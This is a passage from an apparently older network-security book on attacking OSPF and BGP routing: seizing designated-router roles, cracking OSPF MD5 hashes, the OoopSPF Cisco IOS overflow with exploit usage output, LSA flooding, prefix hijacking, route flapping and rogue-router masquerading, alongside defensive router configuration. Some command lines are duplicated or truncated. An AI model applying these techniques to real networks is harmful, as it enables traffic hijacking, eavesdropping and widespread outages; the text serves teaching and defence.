3. If a designated router does not exist, this backup designated router becomes designated, and the router with the highest priority after the designated box becomes the backup designated router.
4. If there is a priority tie, the router with the highest IP on one of its interfaces becomes the designated router and the router with the next highest IP is named the backup designated router.

Note that some system administrators prefer to select designated and backup designated routers on the IP (so-called "router ID"), rather than on the priority basis. In this case, a common practice is to use loopback interfaces as carriers of such IP addresses. A loopback interface is always there and won't fail, as the actual hardware interfaces sometimes do.

Winning the OSPF elections is not possible if the priority of the designated router is set to 255 and the backup designated router is set to 254. However, quite often this is not the case. Some network administrators prefer simple-to-remember numbers like *100* and *10* or *1* and *2* (with other routers' OSPF priority being 0). Other network administrators like to determine the elections by the IP addresses, as noted. However, this is not a secure practice, since the designated router selection is based on the priority first and then the router ID. Finally, in many cases, the OSPF domain is unfortunately left as it is, so that the elections happen automatically without the administrator's intervention. This is not only a lax security practice, but it may also lead to serious QoS issues, since the least suitable router for the task can become elected as designated.

When all these issues are well understood, winning the OSPF elections is easy. First, study how the current designated router was elected. Was it elected by priority or by IP? What is the priority of both designated and backup designated routers? Then set your rogue router to join the OSPF

routing domain, as described in the [previous section](#), and set its priority to the maximum. This is done using the `ip ospf priority 255` command in the interface mode on a Cisco router. In the `ospfd` daemon of Quagga Suite, the command is exactly the same as in Cisco: `ip ospf priority <0-255>` set in the interface configuration mode.

Does it make sense to become a backup designated router? Imagine that a priority gap exists between the designated and backup designated routers—for example, the priority of the former is 255 and the latter is 250. An attacker can set a rogue router to have a priority value of 254 and attempt a DoS attack against the designated router to take its place. While it is not easy to hang the designated router by consuming its resources with a packet flood, an ARP-based attack, such as using the `Isolate` plug-in from Ettercap NG, will surely do the job.

## OSPF MD5 Hash Cracking Attack

**Attack**

<i>Popularity:</i>	6
<i>Simplicity:</i>	10
<i>Impact:</i>	8
<b><i>Risk Rating:</i></b>	<b>8</b>

The main protection of the OSPF protocol relies on MD5-based authentication. However, even if the OSPF routing domain is protected by such an authentication mechanism, it may still be possible to crack it.

We would turn again to Cain & Abel in our authentication cracking task. The process is exactly the same as the RIPv2-MD5 cracking process described earlier in this chapter. First, sniff the OSPF packets ([Figure 14-5](#)) and send them to the cracking engine of C&A to wait for the password to be bruteforced ([Figure 14-6](#)).




Figure 14-5: Sending OSPF MD5 hash for cracking




Figure 14-6: OSPF Md5 hash bruteforcing

## Direct Attack Against an OSPF Router: The OoopSPF Exploit

Attack

Popularity:	2
Simplicity:	5
Impact:	5
Risk Rating:	4

The Phenoelit group, led by FX, discovered a buffer overflow vulnerability in

IOS I/O memory buffers. The overflow happens when more than 255 OSPF neighbors are created. Cisco has assigned the bug ID CSCdp58462 to this vulnerability. While IOS versions 11.2, 11.3, and 12.0 all crash when a large number of neighbors is thrown at them via OSPF HELLO packets, the proof-of-concept exploit produced by FX targets specifically Cisco 2503, IOS 11.3(11b) IP only (c2500-i-1.113-11b.bin system image), and Cisco 2501, IOS 11.3(11a) IP only (c2500-i-1.113-11a.bin system image). However, it is possible to modify the exploit to include more targets by finding stack return address locations of IOS processes using the IOStack.pl Perl script, kindly provided by Phenoelit at

<http://www.phenoelit.de/ultimaratio/download.html>:

```
arhontus / # perl IOStack.pl -d 192.168.66.202 -p ***** -e

IOSSTRING: IOS (tm) C2600 Software (C2600-IK903S3-M), Versic
RELEASE SOFTWARE (fc3)
IMAGE: flash:c2600-ik9o3s3-mz.123-6.bin
MEMORY: 61440K/4096K
ARRAY: 82A7E210
PID RECORD STACK RETURNA RETURNV NAME
<skip>
90 830CFF04 831FCD80 831fcd84 80446D50 OSPF F
150 82D290A8 831FFCA0 831ffca4 80446D50 OSPF F
<skip>
```

The exploit itself can be downloaded either from the Phenoelit site or from <http://www.downloads.securityfocus.com/vulnerabilities/exploits/OoopSPF.c>

The successful exploitation leads to being able to write the attached small configuration file into the router's Nonvolatile RAM (NVRAM):

```
arhontus / # ./OoopSPF
Phenoelit OoopSPF
Cisco IOS OSPF remote exploit (11.2.-12.0)
(C) 2002/2003 FX of Phenoelit <fx@phenoelit.de>
Usage:
./OoopSPF -s <src net> -n <src mask> -d <target rtr ip> -f <
Options:
```

```

-s <src net> Use this network as source (as in target confi
-n <src mask> Use this netmask as source (as in target confi
-d <target> This is the target router interface IP
-f <file> Use this as the new config for the router
-t # Use this
-a <area> Use this OSPF area
-v Be verbc
-D Directec
-T Test onl
--- barely used options ---
-L # Number c
-F # Start of
-S # NOP slee

```

See the exploit source code for more details. As you have probably spotted, the exploitation is not straightforward. You need to enumerate the OSPF domain and know the area number. You need to know the model of the router and the version of its IOS with great precision. To make things more difficult, the exploit has to be triggered—for example, by executing the `buffers small perm 0` command on the affected router, as stated in the exploit code. Thus, we do not consider this attack to be a significant threat in the wild. But we never say never.

### **Which OSPF Router to Attack**

Whatever method you employ to break into a router, an appropriate target selection is of paramount importance. An internal area router does not have to know the topology of an outside network: if it does, this is a misconfiguration and a violation of a security policy. Normally, the damage from taking over such a router is confined to its OSPF area. If an Area Border Router (ABR) is taken over, the area is seriously compromised and the attacker has an access to the OSPF backbone (area 0). If an Autonomous System Boundary Router (ASBR) is compromised, the whole OSPF routing domain is in grave danger. In addition, such routers are often the points of routing information redistribution. Thus, an attacker can interfere with

operations of other routing protocols, such as BGPv4, just as well. Alas, the ASBRs are most frequently exposed to the external public networks, such as the Internet. And we won't even mention the impact the takeover of a gateway to the outside may have on overall network security.

## Possible DoS Attacks Against OSPF

### Attack

Popularity:	2
Simplicity:	5
Impact:	4
Risk Rating:	4

Here we continue to pound the implementation attacks against the OSPF routing protocol. Inserting a rogue router, malicious link state advertisements, and taking over the designated router, on the other hand, can be defined as network design and configuration attacks. The implementation attacks against OSPF related to DoS have appeared in a few literature sources, such as the PhD dissertation of Feiyi Wang ("Vulnerability Analysis, Intrusion Prevention and Detection for Link State Routing Protocols," North Carolina State University, 2000), his "On the Vulnerabilities and Protection of OSPF Routing Protocol" paper with Felix Wu, and a SANS Institute GIAC practical write-up ("Protecting Network Infrastructure at the Protocol Level," [http://www.ouah.org/protocol\\_level.htm](http://www.ouah.org/protocol_level.htm), 2000) by Curt Wilson. All these sources pinpoint four possible attack vectors, discussed next.

**Maximum Age Attack** The maximum age parameter of a link-state advertisement (LSA) is an hour. An attacker sends LSA packets with a

maximum age set to a target router. The target fights back the unexpected age change by sending back a "refresh" LSA. The attacker continues flooding to exhaust the target router resources and floods the network with junk LSA packets.

**LSA Sequence Number Incrementation Attack** In this variation of the attack, the cracker pounds the target OSPF router with LSA packets that have a larger LSA sequence number and advertise a more recent route. The target fights back the unexpected sequence change by sending back LSA packets with a larger sequence number. The outcome is similar to the maximum age attack.

**Maximum Sequence Number Attack** The attacker injects LSA packets with a maximum possible sequence number of 0x7FFFFFFF. Based on this number, all other routers are forced to accept the malicious LSA as more recent and replace the legitimate route by the one advertised by the attacker. When the relevant LSA's true originator router receives the malicious LSA, it should generate a corrected LSA with a sequence number of 0x80000001. Nevertheless, due to an implementation bug, it will not flush the malicious LSA before transmitting the corrected one, which is thus rejected by the other routers in the area as older. The malicious LSA data will remain in the system until it ages out within an hour. This attack is more serious than the two previously described and may even lead well beyond the realm of DoS if the malicious route insertion succeeds.

**Bogus LSA Attack** This attack exploits an implementation bug in the UNIX `gated` daemon and will not be reviewed here since it is not relevant to the Cisco world.

To implement these attacks in practice, you first need to join the OSPF routing domain employing a software suite such as Quagga, and then use `nemesis-ospf` to generate the malicious LSAs described. This is a rare example when a combination of a specialized routing software with a custom packet generator comes in handy.

While the theory behind these attacks is undoubtedly sound, in her brilliant presentation



([http://www.sfs.poly.edu/presentations/Yuliya\\_sfs\\_presentation.ppt](http://www.sfs.poly.edu/presentations/Yuliya_sfs_presentation.ppt)), Yuliya Starobinets has tested them using a modified IP Sorcery tool and Zebra routing suite. Her conclusion was that the "fight-back" process is induced, but there is no actual impairment in the network and router's performance. Of course, this doesn't mean that we should not keep trying—for example, by using different LSA packet rates, router models, and IOS versions.

## Countermeasures Against Attacking OSPF

A variety of means can help the OSPF routing domain described. The main one is the MD5-based OSPF authentication. To make sure that the shared key is not easy to guess, when you enter the router OSPF mode, enter this:

```
c2600(config-router)# area <area-id>
```

Then go to all interfaces involved in the OSPF routing and enter this:

```
c2600(config-if)#ip ospf authentication message-digest
c2600config-if)#ip ospf message-digest-key <key-id> md5 <secret>
```

There is no need to create a separate key chain, as the key is entered in the interface mode.

Of course, it is possible to remove the interface from the routing domain, similar to the case of EIGRP, with a `passive-interface` command. You can also filter all outgoing LSAs from an OSPF interface with the `ip ospf database-filter all out` command in the interface configuration mode. Thus, the interface will receive the LSAs but will not propagate them. This doesn't have to be that global: with the `neighbor <ip-address> database-filter all out` command, a network administrator can stop LSA propagation from the selected interface to a specific neighbor whose IP is supplied within the command. Unlike `ip ospf database-filter all out`, this command must be entered in a router OSPF (`config-router`) and not the specific interface mode.

For more control granularity, usual distribute lists can be used to restrict the undesirable routes propagation in or out of the router—for example, the

command `distribute-list 1 out ospf 10` will filter outgoing OSPF routes in accordance with the standard access list 1 for the OSPF process 10. An OSPF-specific feature, introduced in IOS version 12.0(15)S and fully integrated into IOS 12.2(4)T, is area filter lists, capable of filtering network prefixes from (type 3) LSAs exchanged between ABRs. It is possible to filter both networks advertised from and to the selected area. The syntax of area filter lists configuration is as follows:

```
c2600(config-router)#area <area number> filter-list prefix <name> in | out
```

Then a prefix list has to be created in a general router configuration mode—here's an example:

```
c2600(config-router)#area <area number> filter-list prefix <name> in | out
```

Then a prefix list has to be created in a general router configuration mode—here's an example:

```
c2600(config-router)#exit
c2600(config)#ip prefix-list <prefix list name> deny <prefix>
ge <minimum prefix length from 1 to 32> le <maximum prefix 1
```

Surely the permit statement can be used as well, and the entries in the whole prefix list can follow predetermined sequence numbers, if configured to do so with the `ip prefix-list sequence-number` command. The latter allows deleting separate permit or deny lines without destroying the whole prefix list, thus making the network administrator's life much easier.

**Note** You can find more about OSPF ABR filters at <http://www.cisco.com/univercd/cc/td/doc/product/software/ios1/>

You can do more to protect your OSPF routing domain. The OSPF protocol can be configured to work on nonbroadcast media, such as frame relay and point-to-point leased lines. However, the nonbroadcast configuration can be also applied to multipoint environments, such as Ethernet and 802.11, for security reasons. By default, OSPF packets are sent to multicast addresses

224.0.0.5 (all OSPF routers) and 224.0.0.6 (designated OSPF routers). This means that unless the switches into which the OSPF routers are plugged are configured for selective multicast traffic propagation (for example, by using Cisco CGMP protocol), the OSPF packets can be sniffed by anyone, even across VLANs. However, if nonbroadcast OSPF routing is configured, the OSPF data will be exchanged between unicast addresses of selected neighbors only, which has obvious security benefits. Such configuration is done on a per-interface basis:

```
c2600(config-if)#ip ospf network non-broadcast
```

Then go to the OSPF process configuration prompt and add the participating routers using the `neighbor <neighbor IP address>` command.

Finally, in a stable OSPF network topology and on all IOS versions starting with 12.1(2)T, unnecessary LSA flooding across the routing domain can be significantly reduced by employing the `ip ospf flood-reduction` command in the interface configuration mode. To monitor whether an OSPF neighbor goes down or a new suspicious OSPF router appears on the network, enter the `log-adjacency-changes` command in the `router-config` mode. If this option is configured, the router will send a syslog message every time an OSPF neighbor goes up or down. And don't forget to set your designated and backup designated routers via the interface `ip ospf priority 255` and `ip ospf priority 254` commands, so that attackers cannot claim these roles using a rogue host.

All these countermeasures applied in concert can make life for an OSPF cracker more difficult and complicated.



 Previous

Next 

# ATTACKING BGPV4

On April 25, 1997, at 11:30 A.M., a misconfigured AS7007 router flooded the entire Internet with tons of /24 BGP routes that should have been aggregated. The memory of this amazing incident still lives on in the networking community, and you can check the NANOG thread dedicated to the event at <http://www.merit.edu/mail.archives/nanog/199704/msg00340.html> for information.

This massive de-aggregation had immediate effects on the entire Internet. Routing was globally disrupted, as the more specific prefixes took precedence over the aggregated routes (remember, the longer netmask wins!). Routers with 32MB of RAM, which was enough for the Global Internet Route table back in 1997, now had tens of thousands of additional routes to handle. In some cases, such routers simply crashed. More specific routes advertised from AS7007 into AS1239 attracted traffic from all over the Internet into the unlucky AS1239, saturating links and causing more failures. For about an hour, the whole Internet experienced connectivity problems, which resolved only when the offending router was unplugged.

This was a BGP misconfiguration without any malicious intent. What would have happened if this was a well-planned and-executed hacking attack aimed to cause maximum damage?

Of course, the consequences would have been severe. However, BGPv4 is not as insecure as many would like to think, and the attacks against this complex protocol are far from being straightforward. This is well outlined in the infamous "BGP Vulnerability Testing: Separating Fact from FUD v 1.1" presentation by Sean Convery and Matthew Franz, available all over the Internet. To a large extent, this section is inspired by their presentation.

First of all, unlike other routing protocols we have discussed previously, BGP is running over TCP. Thus, a remote intrusion into BGP routing will require guessing correct TCP numbers to insert data. Modern routers' TCP/IP stacks usually have hard-to-predict or unpredictable TCP sequence numbers, eliminating such opportunities. Then, to participate in BGP routing, a rogue

router must be defined in the target's BGP configuration as a neighbor with a correct netmask and AS number. Thus, a blind attacker—someone on a remote network without any opportunity to sniff the wire and run ARP (or similar) IP spoofing and TCP hijacking attacks—has little, if any, chance to hack BGP.

The most efficient way to succeed in attacking BGP routing is to take over one of the BGP peers (speakers) and reconfigure it. This is not as easy as you might expect, since backbone routers running BGP are usually looked after and reasonably well protected from external intruders. Of course, a truly massive "I'm on DShield!" type of a scan will eventually discover a few insecure BGP speakers, but this is not the kind of attack a dedicated, focused, considerate Black Hat is seeking. The second approach is to become a semi-blind attacker who seeks to "own" a host on the same network with the targeted BGP routers. This opens up a chance to inject malicious updates by combining both ARP spoofing and TCP hijacking techniques aimed at positioning the hacked host between the BGP speakers and inserting an update with a correct TCP sequence. Also, if MD5based authentication of BGP packets is in use (as it should be), the ability to sniff these packets makes MD5 cracking a more realistic task.

The attacks from the semi-blind attacker position are the main topic of this section. Taking over a Cisco router is described elsewhere in this book and is not BGP-related (so far). Internal BGP (iBGP), running within a single AS, is more susceptible to semi-blind attacks since there is a higher probability of taking over a host within that AS and close to a BGP router. External BGP (eBGP) is sometimes run over a dedicated line between two peers belonging to different autonomous systems, making such attacks impossible.

An additional factor to consider is synchronization. Unless the autonomous system in question is not a transit domain carrying BGPv4 updates between other ASs, or all routers in a transit domain AS are running BGP and are fully meshed, iBGP must be synchronized with an interior gateway protocol (IGP—such as EIGRP or OSPF). In other words, an IGP becomes responsible for routing BGP updates through the AS. By attacking this IGP, as described in the previous sections of this chapter, an attacker can indirectly, but strongly,

influence BGP routing. And, of course, if route redistribution is in use, routes injected into the redistributed IGP will become injected into BGP. This is when the methodology of attacking becomes somewhat of an art as well as a deep understanding of the technology involved.

## Malicious BGP Router Reconfiguration

### Attack

Popularity:	7
Simplicity:	7
Impact:	16
Risk Rating:	10

While this should really be a topic for [Chapter 10](#) as a methodology to be applied after getting enable, reviewing this topic here at least gives us a chance to outline some of the basics of BGPv4 before switching to semi-blind attacks.

Describing this complex protocol requires a book of its own. If you are serious about attacking BGP, you must be proficient in BGP. We strongly recommend that you consult specific literature about this protocol, such as Iljitsch van Beijnum's *BGP* (O'Reilly), John W. Stewart's *BGP4: Inter-Domain Routing in the Internet* (Addison-Wesley), Sam Halabi's *Internet*

**Note** *Routing Architectures* (Cisco Press), and various Cisco Certified Internetwork Expert (CCIE) guides. By any means, this is not a section a script kiddie type of attacker would grasp. It also demands that you pay a lot of attention to every word. In particular, note whether we are talking about inbound or outbound traffic to the AS, in which the controlled router is positioned.

First of all, you need to understand how BGP selects the best route. BGP is a path vector protocol. It has something in common with static routing (the peers must be defined manually by a system administrator), something in common with distance-vector protocols (it also carries and looks at the path, alas, with whole autonomous systems as hops), and link state protocols (relationships with neighbors, keepalive packets, detection of a failed route, and exchange of information about specific routing changes).

Of course, one can always use the longer netmask to overwrite other, legitimate routes. Such is the nature of de-aggregation attacks a la the AS7007 incident. One can simply define plenty of networks with long netmasks via the `network` command or use `no aggregate-address` and, if route redistribution from an IGP is enabled, `no autosummary`. Another way is to modify the BGP metric, which is far more complex if compared to other routing protocols. But don't worry. Out of the multiple BGP attributes, only a few are usually used to select one route above another on real networks.

Here is how the selection process goes:

1. If more than one relevant route to the destination is available, the route with the highest weight variable is used. This variable is a Cisco proprietary function set by a `neighbor` command on a per-neighbor basis—for example, `neighbor 192.168.66.191 weight <number from 0 to 65535>`. The weight is not propagated to other routers.
2. If the weights are the same, a route with a highest local preference is selected. Local preference is local for the router's AS and equals 100 by default. If you want to force all routers in the AS to prefer the same outbound path, you can create a route map setting necessary local preference, like so:

```
c2600(config-router)#neighbor 192.168.66.191
c2600(config-router)#end
c2600(config)#route-map redirect permit 10
c2600(config-route-map)#set local-preference
```



The number after the permit statement is simply a route map sequence. The `local-preference` parameter can take values from 0 to 4294967295—the higher the better (from the route takeover point of view).

3. If the routes have the same local preference, a route that has originated on this particular router is preferred. This is straightforward: either define the route via the `network` command or define a static route and use the `redistribute static` command.
4. If no routes have originated on this particular box, the `AS_Path` attribute is evaluated and a route with the shortest path is selected. This is essentially a RIP-like operation. `AS_Path` is updated by the sending router with its own AS number and is used by BGP to detect routing loops. You can disable the use of this variable with the `bgp bestpath as-path ignore` command. This may create a nasty routing loop. There is definitely more value for an attacker to manipulate the `AS_Path` via AS number prepending—adding additional AS numbers to the `AS_Path` via the `as-path prepend` statement. You can even prepend your own AS number several times to make the `AS_Path` longer and thus less preferable. The prepending can be done using both in and out route maps—for example:

```
c2600(config)#ip as-path access-list 10 perm
c2600(config)#route-map prepend permit 10
c2600(config-route-map)#match as-path 10
c2600(config-route-map)#set as-path prepend
c2600(config-route-map)#route-map prepend 20
c2600(config-route-map)#exit
c2600(config)#router bgp 65500
c2600(config-router)#neighbor 192.168.66.191
c2600(config-router)#neighbor 192.168.66.191
```

5. If even the AS\_Path is of the same length, the lowest origin code attribute is used. In practice, this means that internal BGP (iBGP) routes are preferred to the external BGP (eBGP) routes and eBGP routes are preferred to those marked as INCOMPLETE (which means such routes are redistributed from other routing protocols). This is important for an attacker to remember if he is planning to inject routes into BGP via route redistribution from vulnerable IGP.
6. If the origin codes are the same, the path with the lowest Multiexit Discriminator (MED) is chosen. The values of the MED attribute must be sent from the same neighbor AS and are used between two neighboring ASs only. Thus, the only use for MED in traffic redirection is when more than one connection exists between such ASs—setting a lower MED for a route will force the inbound traffic to flow through it. To redirect this inbound traffic, BGP packets with an appropriate MED are sent in the outbound direction to the neighbor AS, from which the traffic comes. The lowest MED value is zero; this is also the default value if MED is not explicitly set. Just as with the AS\_Path prepending, MED is set via a route map using a `set metric` command:

```
c2600(config)#router bgp 65500
c2600(config-router)#neighbor 192.168.66.191
c2600(config-router)#exit
c2600(config)#route-map change-MED permit 10
c2600(config-route-map)#set metric 100
```

And if somehow the default zero MED stands in your way, it is always possible to reverse it by executing `bgp bestpath med missing-as-worst` in a router configuration mode. This will force the router to treat the missing MED configuration as infinity rather than zero and make the path without a preset MED value the least

desirable path. Also, by default, MED is compared only among paths from the same AS. If accepting MED from a different AS "tilts the balance" in your favor, a comparison of MEDs among routes regardless of the AS from which these routes are received can be enabled with `bgp alwayscompare-med` in the router configuration mode.

7. If the MED values are the same, then eBGP routes have preference over the iBGP routes. This is of a little value to the attacker.
8. If we are talking about iBGP routes only, the one with a shortest path to the next hop router will be selected. This provides an opportunity for the attacker to manipulate iBGP routes by attacking the "supporting" IGP if synchronization is enabled.
9. If everything above fails (which is not very likely), the router with the lowest router ID is going to be selected as the next hop. The router ID is usually the loopback interface IP or the highest IP address on a router. You can always verify it with a `show ip bgp` command.

While every listed route selection process element can, and should, be considered when reconfiguring the router to meet your aims, in reality manipulating weights, local preference, AS\_Path, and MED should suffice.

## Attack Scenarios for Malicious BGP Router Reconfiguration

Attack

Popularity:	7
Simplicity:	7
Impact:	16
Risk	

So what can the crackers do with all the possibilities opened up by taking over a BGP router or inserting a rogue BGP router into the network? One such scenario, massive route de-aggregation, was already mentioned. When the stars are right (that is, the upstream providers do not filter the de-aggregated routes using appropriate prefix lists), this can lead to massive network destabilization, a DDoS kiddie's dream. However, experienced crackers can do many other things.

Possibly the most important and practical attack is prefixes or even AS numbers hijacking. This happens when a router starts advertising illegitimate prefixes and AS numbers onto the Internet or when someone sets up a rogue router connected to a hacked legitimate BGP speaker that was reconfigured to accept such a peer and pass illegitimate prefixes and AS numbers. Essentially, this is stealing someone else's IP address space and/or AS number. Usually, this type of an attack is complemented by changing Whois information in a Routing Information Registry (RIR) Whois registry to show the hijacker's name servers and e-mail address. Unused or old routable IP ranges (so-called *zombie blocks*) and unused or little-propagated AS numbers (*Bogon ASs*) are targeted. Such AS numbers would not show in various RIRs, as can be checked with such tools as Hermes.

A typical example of Bogon ASs are ASs from 64512 to 65535, reserved by the Internet Assigned Numbers Authority (IANA) for private use (IANA-RSVD2). For example, such ASs can be used on the intranet of a large corporation with many remote branch offices and multiple links between them. Using BGP instead of OSPF or EIGRP on such an intranet offers more policy control and granularity for the corporation IT management. These AS numbers must be filtered out by providers, but this isn't always the case. A check in August 2003 demonstrated the presence of 11 bogus AS numbers advertised on the Internet. Thus, such incidents are real. And running the hijacking attack is ridiculously easy: it may only require the use of `router bgp <AS number> and network <IP> mask <netmask>` commands!

Why would anyone want to hijack IP address space and whole autonomous systems? The prime suspects are spammers, porn advertisers, and DDoS gangs—or someone who sells or leases hijacked IP ranges and autonomous systems to spammers, porn advertisers, and DDoS gangs. But there is an even more sinister aspect to this. By hijacking and actively advertising the AS, which is not actively propagated through the Internet and registered with Internet Routing Registry (IRR) by its owners, a cracker has a chance of redirecting traffic to his router instead of the legitimate destination. This can be used to eavesdrop on this traffic and blackhole it as a form of a highly malicious DoS attack. To suck the traffic in, the attacker can advertise longer prefixes (as in a de-aggregation attack) and try to manipulate the AS\_Path attribute, so that the path to his AS router is shorter than that of the legitimate one.

The quieter the AS in terms of its advertisement through the Internet and IRR registration, the more it is vulnerable to such a "shouting router" hijacking attack. This applies to ASs of smaller, recently registered companies on the "outer rim" of the Internet, or to the ASs whose owners (military or government agencies) do not want widespread advertisement. Here, matters of national security definitely enter into the game.

A lot of interesting information about hijacking attacks and their actual perpetrators can be found at

<http://www.completewhois.com/hijacked/index.htm> and

**Note** <http://www.completewhois.com/hijacked/hijackers.htm> The AS numbers of ISPs actually supporting the hijackers or even the whole rogue ISPs are listed—and there are quite a few of them.

How about other types of traffic redirection attacks? It's been said that while the IGP's are oriented toward reliability, convergence speed, and so on, BGP is designed and implemented with politics, money, and security (via policy routing and various types of filtering) in mind. The money aspect is very interesting. A cracker can modify BGP attributes to redirect network traffic through a more expensive path, thus causing serious financial loss to the target company or organization. Both inbound and outbound traffic can be a

target of such attack, and the more expensive links are often backup lines installed for resilience or load-balancing purposes. Similar to ISDN dial-on-demand lines, such links are not supposed to operate in normal conditions. Sucking in traffic via deaggregation or BGP attributes manipulation can activate additional load-balancing links and generate responses to this unnecessary traffic, so-called *scatterback*, that congests the network and incurs additional costs. In addition, the scatterback (replies) can be employed in more sophisticated than run-of-the-mill script kiddie DDoS attacks.

Talking about DoS, a great magnitude of possibilities are opened up by interfering with BGP routing. One such possibility is blackholing. This refers to active advertisement of a route to the target trying to overtake the legitimate route. The intercepted traffic goes to `null0` or is redirected to a sink interface. This is essentially a rogue sinkhole router, a routing honey pot that has been turned to the dark side. In network defense, sinkhole routers are used to consume DDoS traffic sent by attackers, but who said that the same techniques cannot be used by crackers to suck the legitimate traffic into nothingness?

**Note**

While we cannot devote much space to describing sinkhole routers here, we recommend that you consult RFC 3882 for more details on the topic. An 84-page tutorial by Barry Raveendran Greene and Danny McPherson on sinkholing, entitled "ISP Security-Real World Techniques," is downloadable from <http://www.arbornetworks.com/downloads/research36/>. Together with "Customer-Triggered Real-Time Blackholes," by Tim Battles, Danny McPherson, and Chris Morrow (<http://www.nanog.org/rtg-0402/pdf/morrow.pdf>), this is a very good starting point for studying these techniques.

Another method is intentionally *flapping* the route. A route is flapping when it is repeatedly available, then unavailable, then available, then unavailable, and so on. A cracker can flap the route manually or write a shell script to do the job via Telnet login or SNMP (see RFC 1657). Depending on the network topology, configuration, and the attacker's position, route flapping can cause

network instability in the form of intermittent reachability and blackholing to the victim prefixes.

To combat route flapping, the route dampening feature was introduced. When route dampening is enabled with a `bgp dampening` command, the route that has flapped so often will not be advertised to BGP neighbors. While this makes perfect sense, route dampening can also be abused by attackers to block traffic to an upstream router. Even a single BGP withdrawal followed by a re-announcement can trigger route dampening and kill the route for up to an hour. If a different path is available, the traffic will have to take that path. Thus, a skilled attacker can use intentional route flapping for traffic redirection.

Finally, an attacker can potentially cause network havoc by advertising private RFC 1918 prefixes and IANA-RSVD2 AS numbers via BGP. Whether such an attack would work or not obviously depends on how strict the neighbors are at filtering bogus IP and AS numbers. If they aren't strict, routing loops, splits, and leaking internal information to the outside from networks using these IP ranges and AS numbers privately may occur.

You can view Bogon lists and real-world Bogon advertisement cases at <http://www.cymru.com/Bogons/index.html> and <http://www.completewhois.com/bogons/index.htm>

## Semi-Blind Attacks Against BGP Sessions

It is possible to invade a BGP routing process by taking over a machine plugged into the same switch with legitimate BGP speakers. This type of attack is largely opportunistic in nature and dependent on answers to several questions: Would such host be close to the BGP routers attacked? Would it be vulnerable? Are ARP spoofing countermeasures available and enabled on a switch? Is TCP Options MD5 authentication of the BGP process in use? Thus, *possible* in this particular case is far away from *definite*, although for most attackers, something is always better than nothing.

## BGP Router Masquerading Attack

## Attack

<i>Popularity:</i>	3
<i>Simplicity:</i>	5
<i>Impact:</i>	16
<b><i>Risk Rating:</i></b>	<b>8</b>

In this scenario, a semi-blind attacker would first sniff out the BGP packets to determine the necessary parameters for the rogue router configuration. We have already discussed various aspects pertaining to switched network sniffing, including Layer 2 attacks that can come in handy in this case. If MD5-based authentication is in use, it will have to be cracked first. (We'll discuss TCP Options MD5 cracking soon in the chapter, so don't worry about this attack for now.) After deciding how the rogue router should be configured, we recommend you prepare the configuration file before launching the actual attack. If you are using Quagga, the sample configuration file is called `bgpd.conf.sample`, and it is stored in the `/etc/quagga/samples` directory. (Another sample configuration file, `bgpd.conf.sample2`, is also located in this directory. This file illustrates running BGP on IPv6 networks and we will not dwell on it here.)

Enter or change all the configuration lines you deem to be necessary in `bgpd.conf.sample`—apart from logging, the syntax is essentially the same as on an IOS router. The configuration of the rogue router must reflect the guessed configuration of a router you are going to masquerade, plus it must contain the changes representing the actual attack—for example, added prefixes, changed netmasks, altered weights, local preference, `AS_Path`, and `MED`. Obviously, we cannot give you a precise configuration example here, since its contents would depend on the masqueraded router's settings and the alterations to routing that you want to make.

You can use one of many free, open source implementations of the BGPv4 protocol to set up a rogue router. In fact,



**Note** probably more of them exist for BGPv4 than for any other common IP routing protocol. Many such implementations, some quite compact (OpenBGPD, for example), can be downloaded from <http://www.bgpd4.as/tools>.

Next, isolate the targeted BGP speaker via an ARP attack—for example, using the Ettercap `isolate` plug-in or host isolation option in ArpWorks for Windows (<http://www.packetstormsecurity.nl/Win/ArpWorks10.EXE>). Check whether the isolation is successful via `ping`, `tracert`, TCP ping, and so on. Launch your rogue router to substitute the isolated BGP speaker by running `bgpd -d`. Voilà! You can now feed malicious routes to the non-isolated BGP peer. Of course, this attack is brutal, easy to discover, and causes loss of connectivity for the router you have isolated. However, if the aim of a cracker is to cause utter global network carnage via route flapping, de-aggregation, and so on, this will do the job. For a more "gentle" BGP route injection, a more elegant solution is needed.

## Man-in-the-Middle Attacks Against BGP Routers

**Attack**

<i>Popularity:</i>	6
<i>Simplicity:</i>	6
<i>Impact:</i>	16
<b><i>Risk Rating:</i></b>	<b>9</b>

A more gentle BGP route injection can come in the form of a bidirectional man-in-the-middle attack. While this looks quite feasible in theory, in practice it is an entirely different manner. Take, for example, a standard ARP spoofing man-in-the-middle attack. It is easy to insert a host plugged into the same switch in between two BGP speakers, but what comes next? Both speakers have defined each other as neighbors in the configuration. Thus, for a successful insertion of a "neighbor between neighbors," a rogue router

must do the following:

- Spoof the addresses of both neighbors simultaneously.
- Present each neighbor an IP address (the `ip addr add` command in Linux 2.6.x does not require the creation of separate subinterfaces to do that) and the AS number of its legitimate peer.
- Bind two instances of Quagga or another routing suite to these two specific addresses.
- Route traffic between these two IP addresses, likely with a need to establish a BGP session between both instances of Quagga within a single host and calculate an impact of this session on the overall BGP routing process.

By no means is this an easy task, especially on the "owned" remote host, when a single error can cut the attacker off for good. Unfortunately, due to time constraints, we didn't have a chance to test these settings in a routing lab and determine whether such an attack is feasible; this is one of the many things on our TODO list. Meantime, a tested and tried attack against BGP sessions is available: BGP route insertion via TCP session hijacking.

A successful TCP hijacking attack against BGP requires the following:

